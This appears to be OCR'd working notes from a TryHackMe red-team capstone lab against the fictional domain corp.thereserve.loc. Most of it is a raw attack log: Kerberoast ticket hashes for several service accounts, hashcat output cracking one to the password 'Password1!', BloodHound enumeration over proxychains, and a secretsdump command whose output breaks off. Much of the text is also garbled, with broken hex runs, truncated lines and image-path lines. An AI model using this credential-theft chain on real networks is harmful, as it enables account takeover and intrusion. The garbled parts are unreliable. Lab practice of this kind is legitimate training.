e3e2dc112649b4274aea42848a77005d2a090c5a0e6dff083c9e584ee731a1ddfd624c0483887e85db7bba5215eb8babf66d79c59a3f981ac6ff827dd21a5a4aa90b9cb336b61c45e46759
7b8208d6769ce67360d074e7d0836aafc88dbded6e5c203c2d0eb1f07726ac96ab95a560f8e8c24bf2e1a38afe1a9f98e1a235daa6496f52e7e8d98f2b88426c50d929dc39d4964f26a6e1
49c5aeffb9aa284e1411569b99a1cc269429b74263a7527f9d3f486fbb4a9fdfb7d74e9be7b90f60babc29e48febfd3042689e769b2beb2e49b0ddf2bba7826cbbfc8717bacfd3c863785a
68201c215de3f48da1033b0f90700b4aeb9455896ae19f64e79afbd7526499e9e975eadfb9c342242b609c5466c2d186e79d2b8814a41db838bdee53c1f19491c9ca4452c1a0695b37edba
```

```
$krb5tgs$23$*svcScanning$CORP.THERESERVE.LOC$corp.thereserve.loc/svcScanning*$5b2372e7d0b460afa1d19a2a88b392e4
$c1a9c8580d20cdf3ee2630690b3cc82584481295a73af444fe8b3666ebba50d47d88d9daadeaad4fc2890334552706e753b08b8dbef8119a2c88269b3a98 356c76f0f3032d4254a2b4c4f
0e9fdc299c92c62bdfb869b320e86ceab18f854a3d76733584dfbf9171a05b3dfbcab267963a17d91e31495e37c4383f8fc3050153798d757d771c082bb99 4a0a8abc34ba660f7b12b173e2
3cf8c09793c4a0aa0911a816f8dfcfc40df3b8c5b3996a8f08affbf88ace46e065b2d231a16c08a3d914d90ed97443ffe425dc0f1162661dccf3d8f52e998 8a8aa166e59cc6250877ff949a38ea
d3caf8b6391e8bf381b30b9aa69d4c9c2662cb526a4d61cc78a26bf9d0192482feabc87a9e416864efe454174a68b3207006f411b7ce6a8adb5e74250ff93 c159528130d5be62ed1acc75ed
0b36d5d384a385544d517fe2f1de2ba55a61d30f274727cffd37e597df58a5cc518a7f7c925bd1b7d75f2e5ebd7b5d2fad2f22873991178fba9ad79555ed7 68dea2e04d22343487a6b9d1ee
f935e5249cb2836270460feba32eccc0249f1a0b0834b523078a70fae4bd2b5bf9d81a85dae3e2dc112649b4274aea42848a77005d2a090c5a0e6dff083c9 e584ee731a1ddfd624c048388
7e85db7bba5215eb8babf66d79c59a3f981ac6ff827dd21a5a4aa90b9cb336b61c45e46759e72b41e7b8208d6769ce67360d074e7d0836aafc88dbded6e5c 203c2d0eb1f07726ac96ab95a
560f8e8c24bf2e1a38afe1a9f98e1a235daa6496f52e7e8d98f2b88426c50d929dc39d4964f26a6e12b7bc7c49c5aeffb9aa284e1411569b99a1cc269429b 74263a7527f9d3f486fbb4a9fdfb
7d74e9be7b90f60babc29e48febfd3042689e769b2beb2e49b0ddf2bba7826cbbfc8717bacfd3c863785a983803268201c215de3f48da1033b0f90700b4ae b9455896ae19f64e79afbd752
6499e9e975eadfb9c342242b609c5466c2d186e79d2b8814a41db838bdee53c1f19491c9ca4452c1a0695b37edba4a72988e0459035cbba46ddf5c4e8cdf1 48b333b335510e1b6067dbc6
183735deaad9701364f31b2b6da428600c209249577d0a40b5a73900879d0c60a88d0ff298831682691d528addf1351568e5747177c5ba2f09662d28e32b6 2b82904b7e0483719f472e28
5467d28f84e82d8ba1f7d602bfdb343b82f0b14020321534803f65133a273321a0cf0d88adae4fdca44c3dee70ff7b7c0e434f67dbca0bf8ade76b85190d7 823a3c87773ca8ecb076cb52bbc
b0fb3736c1b678cabca36fb2b6e1513fed7dc6504a71c31b0b33890c53313eece2a44ca20926dfaa1f89ab6e3bbcb4c1eef10064de3402f17710a261e916d 10636c665ace94c2f80ed9d767
b11fadc0e3976297577a33766de3d99abf2d2ce74114f78147ce4f81ecbd043099b3d45c5ee6ec2f112d345d4c26d6277371add15b37567da014111441066 8bfed50545b490b81f9e391bf
ee69a3a6bcdf4245a84c63783851092371e34ff66b68f3ae3dde3093476afe3904d888dbe0ddb
```


```
$krb5tgs$23$*svcBackups$CORP.THERESERVE.LOC$corp.thereserve.loc/svcBackups*$406219bf55886b523178f8074db64075
$7fae1fab405e66b35b74c980cb564c4a8933987978ef65e1450a53bfac81c86fce7827cb76d9282d049fe10fcb205b6add3dd929ad884e790767ff4c6708 24544dfa3bcdb326f9e852d8452
26fa9bb0274c343879345654449ca61fdaa75bbee7474b5d79db5a83662ce65cf44cfde3c7789f3fbf64dd81eed8b15310dbe73f1934092248b046713e6c3 1f8692e56d779ff024efd97716
3de19bcfde15d90eae3da22b1abc5d7cbdb58f8a03ae0b2568717d10b7fb7484cff80098486d2d76e21a0c2baf138643dbca39d540d11b6da2bde4725ea66 377649e18fa850463392ae79
e60bc138ddf5793af0a238c8ecbe3f9bef4d1b44a6256918ae955c13679dcc8a312b1c808a4e9fa56072db83ad17f3266832d76285d051a83cfabb880736f 93df09efba5a643f802859d8274
b745e67dcdfe9440761ce3ee89490fb2266b0cfa8cebb7e5f1618075f1eb0c0e509c26d8396d512c3b9f8fbc24d2682ee7d1e3eb0d16eccc59732bd13c753 5ca380e6f7e5cb676b3d616b8b
a2c0fc6b88ce179d3a84d7fb2213249767cf391a0b59598ed58edc289911b960ddee42e85f97cf9f2cbe5b33366b2916544c469ec908d92d678a5f60a951f a389638283c61e164d667baeaa
de3b9e31e8714c43b6b66cd2d40c79bb3d86477941cbda32f0384d8e332758c8710d18e9a4a5425918f7001a139eb7ed81eb3b10f9f1566b6a23e5291279b d66e6baca4560fa126214055
2d208fffffbda90277d70717fb4c8c82cafa3c8072416109ec30aa58d60f9b324a58e8ffca632bd8d9b26379577afc4fc2d3f9ce88fdc6ee97c817fde2a98 4ea3749f65baf4979725ac6d4878c7
15c0200971294b937b6c3ef2dc50192da4594a07faabcb660d7651913481c7cb11822e2077b9c5f8dfe1ea77d3c446bbe2b1f6fa42c49eb4ff2a509920d91 4cf0534698538d604bca44c612
a23a84eaa2b2e0b277ced91c1509f543b1ad77b9d21236e13782495298a706669f4866ae98aa21a36b3e53fbcf578ca9f5563c440573446e219f0475f6fe9 328956bd08d41ecc45a1c84747
0bf15ce28aeee7333f8f5a4bdea2086722f640274f3b699c27aba1969613a392b3ecc62146ba0e38c313fe278d14e131cb3562ee2cf47d3d80efd0f37ea82 f5714aa3851d4ed5990f8671383
9e4d317be8871f167c9d75bdc758d490f2f6d4c0fa24473408f68cf6437a40efb17759a15fb18cec5ee328664df5e701b6ee522f380c6967a27225d0308ca 9a9533d723ebb7569efdfca7f53
1c3730a55a6317b6a09434490848a0a67b18293da713c88e64e2aff850f008d0eab02a7e326b07b45b13a808988bd93329b01ebc44d833a1b6f63b9098ce1 fdb2c0d229939469b8155a61
de784af896e982a41cd3c47f1c66c040b9f7b7512a1260bea18e6fb270dd09632475ce21b03d9de948ec942b67cfc89fdced044af41bc663864c3d56334cf 8659d31260557b9074c63c9460
dd483bd0fd55000345f98c9c5ae619305be8eaba0cf8a0ece8833476cef5ce762b13fbce9
```

```
$krb5tgs$23$*svcEDR$CORP.THERESERVE.LOC$corp.thereserve.loc/svcEDR*$a24b2a0a4ded68107f3ac179eaad20d8
$432a521e190210f4572f4b376c0fb460839521480a5bde755b64ded75c6291a9b152f50de6744c10f4fab6b83161b635c45115811d9c7974945518a44601 68351f275692f39a87cad41e9
fc480a5bd96f5c7046a8b905517160500e8564f1ec733744e5f4edb794e24c9b901ae5e626e9768fc715eebf862c393e3affbef11bb151ad027b32ce65104 7dd7295306dea9c9c0838937b4
75ea31c3dab3a93ebd073288139bc2c19a27d5958d94bfd408d2f8dce9d6bbc23cf03a2581e174d28f216cede962452633382f6697fea85aee3d59a315f96 211525623f61280ba14e2a0b0
c33f8b81b76dbc25a05e48811a645b131a197c9af6848fcd490801f2a41c11b9d08425daf5f6aa5056fe07cdef369b829f5a50e6018b1b01b7dfa9d63f564 f67f9395ce39ba39affab7d07cdb
e3422a0283e735d91be44aeaf56d803694d480cd14a98d100c1bb00a4d961befc88e5c910eed0b257016b8a64457d807e10d4fb50e9a41af696727f0935e2 93bb2d663d9e87944e22098
e5b758c8a30c4ed74d1c0b742f214699432557fdca050a3761efd445d9c59a1cf7cbbd37a48ab925b8e82431af250247c7dd93fc33f79500fa281ff150f0b c27f1db6d33d0ecc2dc5d2f1da96
21fcd5109bf7eb702f7bafe721ed4a7206466eb6a22d4f7f83adec27320f7c1c2a2d55928000768f92e784b54fe8c9607d6694495db4fa423aacea3ba8e9c b42302e65f8b91ab97446f0f96f7
dc51df98b4f1b17d5ae245cf713bae35fd434b0cd62c136b8b2417353cd83bfc1e512dfaf6032db376937b99990ddf8d6ce59d41aa766067386d76a8946ea a22693dc48c9ab18d4f2a93b1
1fa25925c04a14607c6b76846ec35e76e2e793a9b3fa39cd7847ea8445460225fb54d75c30daf64835f18ab6fac12c2d952bc4fee64224dc2c24425aad139 473f4cf468aa850f8c384214eb2
```

0e90ba1cb210fe77b6c748cb93e7a7bfd8369aacfcf6117418573388657dd557622c2532edb78159abb8a22deafa338fc29b9cc8ec35d966e9b88f7633d73 8cb096a386feb4d0f782f44138 da7037651cc3e9c71c5eadd13b1ed25db8195a07e5edd1e5d59d0ae7b28f23d67295b934e23b563042c4b3d6310cabc13195058795dec3dca2cc08e52324b 937f9836030a1133f7793989 900f61bc7f25d6054a8ea8af6e036605b77563b0b8fc3cbfdd5a408fd5a11c1596722445510185dd69068195e9946c74fd6a645a03928e9678b15ab0038ef 05636f1d2ba69d7ac4319e2fce 57a9104365be81f27abf7a7ceb6a90a89125c8400755347c39c3313b343c3e89c9c5b3b2ff0ffaff93455ced60a15eab40dcc22047cce41540e0ba75f4130 8273c1f1cc1239c4d401fec85c49 6f63a9749af7d6cd18bbbd26d7cacbc1c1f8acb2f9282fbccc465c5b7bb1d068eaf02bb9a9ba8607cb8464e67dc646700295f54ba5bd8c1fb841db3623f01 5e5da1d751a354d1c3f16d8a2e6 6b15c07625ffbfc5a10b3b8987893ec6760487649faf3e5077f61d6d3bd57157f30fe664f


$krb5tgs$23$*svcMonitor$CORP.THERESERVE.LOC$corp.thereserve.loc/svcMonitor*$d46ff60c3e3a868a65d242e5190064b2
$cda4b9598513eac287ffcc0b5fe8e40bf160b0824b5d9ef454e78113e67a28018d64f60a49c3598533659b3d15ec2ac4bb47b80df9e060015e8d4d037233 d9000fb53ad5a7dd300c1a947 224dab617c9624d8c562465b5cdde7df7b9f192e7eda8dfe538e994e9a3af46c639dc3a3a58d75efd4c4417538918205e69f2ce5d13cc01b43bc67fad76d0 75c7904ec5075212df1f9a5c78 e39ac10bf605dba24e43e4f7ca0cbe6bcf1a36ffad83a64bb3176d88acb55db8f23b1d1ef903de9425bca126ec7d62898a26719b60e3912e390ea84c20382 32ea14026cae53647ff96c5ff4f 9d59981bd91b4fd2ef671fa0bdc8f81ee36ecd5c9054ee7724734c45a13a03bdaede30b2e975aea5ddcd82f86b64051cea0ff8a1a327b6ce23498896f5489 e2becbdcf90ee0bfb7deeac7aea a9fd8f3b12e6ffe332951f7b96e4022c7a15d3fe391cfcfc69ddbb7d3373fa1585c8793ee7429d4a5ed017ac2d2fc9d5d6f39a7edcbdae7b18d6c07ce2b82 5bfab067135e5505c26f0e21a4b1 1006c6d9410013c3f872c80b577ece50d90eefad31407add02056d5211d5966177780745269 82ed4c11ed597c78c4c86bb62125a91e86199671339564941e 552d25240ba826bd770cb75 5d73d26880049c8d1dd144b88686c150834e2828f6f39a0747ddae991d09c1c7270fdcfed4c24a4e55a97e91c5269a19f9784c53bf39d6d5310db98021d8f 6a8d5d4114c87e2696cf84722 0d65005a0cfb1908fb2a6b01f53e47ad9e0778783c651885daff94a4db37666e09c7922583680855d79eddb88f682a8db3bb7388d1c97279350e0e87ad2bf 8ff5a92557c9f92c639a4d452d 67e3a323b03b3707c094ca0d7641b1d8dac0f54c121c3a91ed3caa785eae838b74986851e599ecd06256898b275f9ef733ca829335d65a5858d884c9fb7ea 23b076a15fa04e8e6de1c14b1 45a3c3218a5044493d0298456280e732991c5159f8cd52369dce85000e7c8de61d70c0cf3abcea939f652833d3ee08e7d8c8e575e6b11996cff5c31142f26 36a4940b2685580cb41573d4c 00561e3fc4ae79549f8f27be8ab9d4e967ce46b32a69d2a116c3cc6785c16bf939d062e7c24395a64e70e4ccd46c4276a08f2a2b964191bbe9916f7e6d982 f13a53c06c505e98e0efa2035d c048e731522b2fbc04490f6dedfe148abed15438f75586a14e67ab6c5585ee172801006354160 3723e35d604120767ed119f329f10d4e53ae62401d974441 76e95e28fbb6a2b4eb42595e 2458a79ae315c1568b4230dee8edf596435a4f90c13cafafc5440c51ea520802f24ebb413feed08ca2d0c7dc1974efe32a38cf1e446c3d49641c6257b4277 8983a04a32e4a8938dd38d74f3 43177fadd09e4cf541e7d1d2b9e3747af1aad0f77fa7e8cc511c3a788de90ec8baeb6ef56c6f0e7b6e1a7eede3498fb5a6c2ba6a330e504e2b319ddaa81ac 02d97d344f497eac99f168498b4 db717270df43a37db3bf9bbf08d62d88921ffb2839b112d7251ff5670c54758196f4c354bf7d75f

$krb5tgs$23$*svcOctober$CORP.THERESERVE.LOC$corp.thereserve.loc/svcOctober*$1695fcd86157e8e5baff53ff1c9dbbac
$375ba865e8592861b631dd045563e1afdcfb6dbb297c071b496b7df0a7ba1a6f6df392b05fcd6a9abec523417a7b59a0215d4e3a443a87351c564150ee5d 8b6339f19bc4f08d0a3576f24 af1fb219fb284e10a695805033dafbd3e55ba9a3371cb4ddf21641beab0386d5499c0aa51694805350992940f65184aaae207a3409e824abac69fd3016eb6 09f0d273c6435a2f70d92f11b5 b0f0fb68e858957dc088a40aa9fda0ce88fb290ccb0e196ea14e8692554a431af63f4e72a399db2e7c11a2b89d9cb027ef5cc1ce9c36b41961cbb1d3ef6c3 6f667e917586cac7d2ef08dc74f4 16a3c9a5e26f54dd07b4d1072aacdf579e79440ce324af9cf9a416e97079824a2d175d91eacacbba6972ed271615ce3859980f3a424003453acd3123f60d6 14727eb5ce50d41c151363733 650b4e97cdf3adfcaf557aed9013bcd74d9b859ec212e1c7a43002fb50b1406d6e954075f3cbbb0cfd206c83c947d7ecd9ae74d59f9b3dcd1c1f5828ad57c 10d706693633ff32ffd13d1e46e 7ae974028bb612a94739445c5f3180a08ac4096ea2b684633ed4c8afe649fb15ab336b2f062df0b055ce2a02082ac5593c209c2514d17659f01638f0bf8db 22f4bfd88435654248537d450a d619d9e77d2ca7b41e112c7a566600d489999a154bed89353ab97f672cb7ffbfbe64b0f1172c2b3206e921e9c7894075f96f56c32fcd8aa5229013ad81999 2efd1312ef0898d4fec7982ad8 760d60023e1ee39a3f2d6dccf0e0cab5546eabfb8082e0cd6b1caba8732eaaf047c5d68a0cfc5b76e89a5aa65d465245e28395933db342aca987b16b7c365 83a2acfb07e13fb635e90bdff4 1d77f9d226fa11f256dbc6b18e1f30f3a6ed2fc394a700b4a654ea929b69bc248b3bba91cec82ff395d9fd32af33c03e7d68097802ecdeae6bb554924edf0 ae1f6716c31c88e795f0824fab71 b8cc99e18f8d63aaa32bb404b51f9a4d609e1dd8438106351ca7df54bb7639f2c368fa5d800d8e6a24465a88cdb441539886d4ac46802e7c620ec1ee7267f 984d81666cb7567ee337395d3 19225ffc504ce23931018d05fdac8c6409b9b4b9cd5bf43b0dbc798b08a29d6e65bd7a0be7012486458b2a6232b6663b9699a455964e6e22f4a343b2cda4b e7c93e90fdd43fc238a676cc7 e340ffc135876cdc98da0b703b408ec93c381ccf2208dd878944b15403bb634bbc3ad27e31fb80dda03c7321e1d0e52126fc01568bc55ae68a0f62d5e7de2 0bd154ad6f59a52d17387b696 bbc205aa61ea94f58f1b294674c39fddb8141fc0a0fa46bb7d10ba35640f6cce72c28ad15e4a959646f57badf5bdb704f6a843b720bf41bf9b12bacb8aeae fd4e2c5ea146c232b7d19220780 6de39050796a957464da81f8bc6d780fada8f568f5bafb172d5eeda9101f1265898c0e694392449cc32a88461f5d804b4fc94e113e3b1b6c785079c81375d 807e97aeddc747c9d164f95680 df960e1de849837174695d3829f1ad61703e381f3802d8c50717f91c93b1c9f0e4368632df




```
└─$ hashcat -a 0 -m 13100 svcbackup.txt /usr/share/wordlists/rockyou.txt -O
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-8650U CPU @ 1.90GHz, 1435/2934 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 5 digests; 5 unique digests, 5 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*svcScanning$CORP.THERESERVE.LOC$corp.thereserve.loc/svcScanning*$5b2372e7d0b460afa1d19a2a88b392e4$c1a9c8580d20cdf3ee2630690b3cc82584481295a73af4
44fe8b3666ebba50d47d88d9daadeaad4fc2890334552706e753b08b8dbef8119a2c88269b3a98356c76f0f3032d4254a2b4c4f0e9fdc299c92c62bdfb869b320e86ceab18f854a3d76733584dfbf
9171a05b3dfbcab267963a17d91e31495e37c4383f8fc3050153798d757d771c082bb994a0a8abc34ba660f7b12b173e23cf8c09793c4a0aa0911a816f8dfcfc40df3b8c5b3996a8f08affbf88ace
46e065b2d231a16c08a3d914d90ed97443ffe425dc0f1162661dccf3d8f52e9988a8aa166e59cc6250877ff949a38ead3caf8b6391e8bf381b30b9aa69d4c9c2662cb526a4d61cc78a26bf9d01924
82feabc87a9e416864efe454174a68b3207006f411b7ce6a8adb5e74250ff93c159528130d5be62ed1acc75ed0b36d5d384a385544d517fe2f1de2ba55a61d30f274727cffd37e597df58a5cc518a
7f7c925bd1b7d75f2e5ebd7b5d2fad2f22873991178fba9ad79555ed768dea2e04d22343487a6b9d1eef935e5249cb2836270460feba32eccc0249f1a0b0834b523078a70fae4bd2b5bf9d81a85da
e3e2dc112649b4274aea42848a77005d2a090c5a0e6dff083c9e584ee731a1ddfd624c0483887e85db7bba5215eb8babf66d79c59a3f981ac6ff827dd21a5a4aa90b9cb336b61c45e46759e72b41e
7b8208d6769ce67360d074e7d0836aafc88dbded6e5c203c2d0eb1f07726ac96ab95a560f8e8c24bf2e1a38afe1a9f98e1a235daa6496f52e7e8d98f2b88426c50d929dc39d4964f26a6e12b7bc7c
49c5aeffb9aa284e1411569b99a1cc269429b74263a7527f9d3f486fbb4a9fdfb7d74e9be7b90f60babc29e48febfd3042689e769b2beb2e49b0ddf2bba7826cbbfc8717bacfd3c863785a9838032
68201c215de3f48da1033b0f90700b4aeb9455896ae19f64e79afbd7526499e9e975eadfb9c342242b609c5466c2d186e79d2b8814a41db838bdee53c1f19491c9ca4452c1a0695b37edba4a72988
e0459035cbba46ddf5c4e8cdf148b333b335510e1b6067dbc6183735deaad9701364f31b2b6da428600c209249577d0a40b5a73900879d0c60a88d0ff298831682691d528addf1351568e5747177c
5ba2f09662d28e32b62b82904b7e0483719f472e285467d28f84e82d8ba1f7d602bfdb343b82f0b14020321534803f65133a273321a0cf0d88adae4fdca44c3dee70ff7b7c0e434f67dbca0bf8ade
76b85190d7823a3c87773ca8ecb076cb52bbcb0fb3736c1b678cabca36fb2b6e1513fed7dc6504a71c31b0b33890c53313eece2a44ca20926dfaa1f89ab6e3bbcb4c1eef10064de3402f17710a261
e916d10636c665ace94c2f80ed9d767b11fadc0e3976297577a33766de3d99abf2d2ce74114f78147ce4f81ecbd043099b3d45c5ee6ec2f112d345d4c26d6277371add15b37567da0141114410668
bfed50545b490b81f9e391bfee69a3a6bcdf4245a84c63783851092371e34ff66b68f3ae3dde3093476afe3904d888dbe0ddb:Password1!
Cracking performance lower than expected?
```

svcScanning:Password1!




```
proxychains ./bloodhound.py -d corp.thereserve.loc -u svcScanning -p 'Password1\!' -c all -ns 10.200.52.102 --dns-tcp
xychains] config file found: /etc/proxychains4.conf
xychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
xychains] DLL init: proxychains-ng 4.16
xychains] DLL init: proxychains-ng 4.16
e/tyler/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.12) or chardet (5.
ersion!
rnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
xychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
: Found AD domain: corp.thereserve.loc
xychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
ING: Could not find a global catalog server, assuming the primary DC has this role
his gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
xychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
: Getting TGT for user
xychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:88  ...  OK
xychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:88  ...  OK
: Connecting to LDAP server: corpdc.corp.thereserve.loc
xychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
xychains] Strict chain  ...  127.0.0.1:9050  ...  corpdc.corp.thereserve.loc:88 <--socket error or timeout!
: Kerberos auth to LDAP failed, trying NTLM
xychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:389  ...  OK
: Found 1 domains
: Found 3 domains in the forest
: Found 5 computers
: Connecting to LDAP server: corpdc.corp.thereserve.loc
xychains] Strict chain  ...  127.0.0.1:9050  ...  corpdc.corp.thereserve.loc:88 <--socket error or timeout!
: Kerberos auth to LDAP failed, trying NTLM
xychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:389  ...  OK
: Connecting to GC LDAP server: corpdc.corp.thereserve.loc
xychains] Strict chain  ...  127.0.0.1:9050  ...  corpdc.corp.thereserve.loc:88 <--socket error or timeout!
: Kerberos auth to LDAP failed, trying NTLM
xychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:3268  ...  OK
```



```
 error or timeout!
INFO: Kerberos auth to LDAP failed, trying NTLM
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:389  ...  OK
INFO: Connecting to GC LDAP server: corpdc.corp.thereserve.loc
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  corpdc.corp.thereserve.loc:88 <--so
 error or timeout!
INFO: Kerberos auth to LDAP failed, trying NTLM
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:3268  ...  OK
INFO: Found 883 users
INFO: Found 58 groups
INFO: Found 7 gpos
INFO: Found 19 ous
INFO: Found 19 containers
```

--------------------------------------------------------------------




```
┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone]
└─$ proxychains impacket-secretsdump corp.thereserve.loc/svcScanning:'Password1!'@10.200.118.31
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.31:445  ...  OK
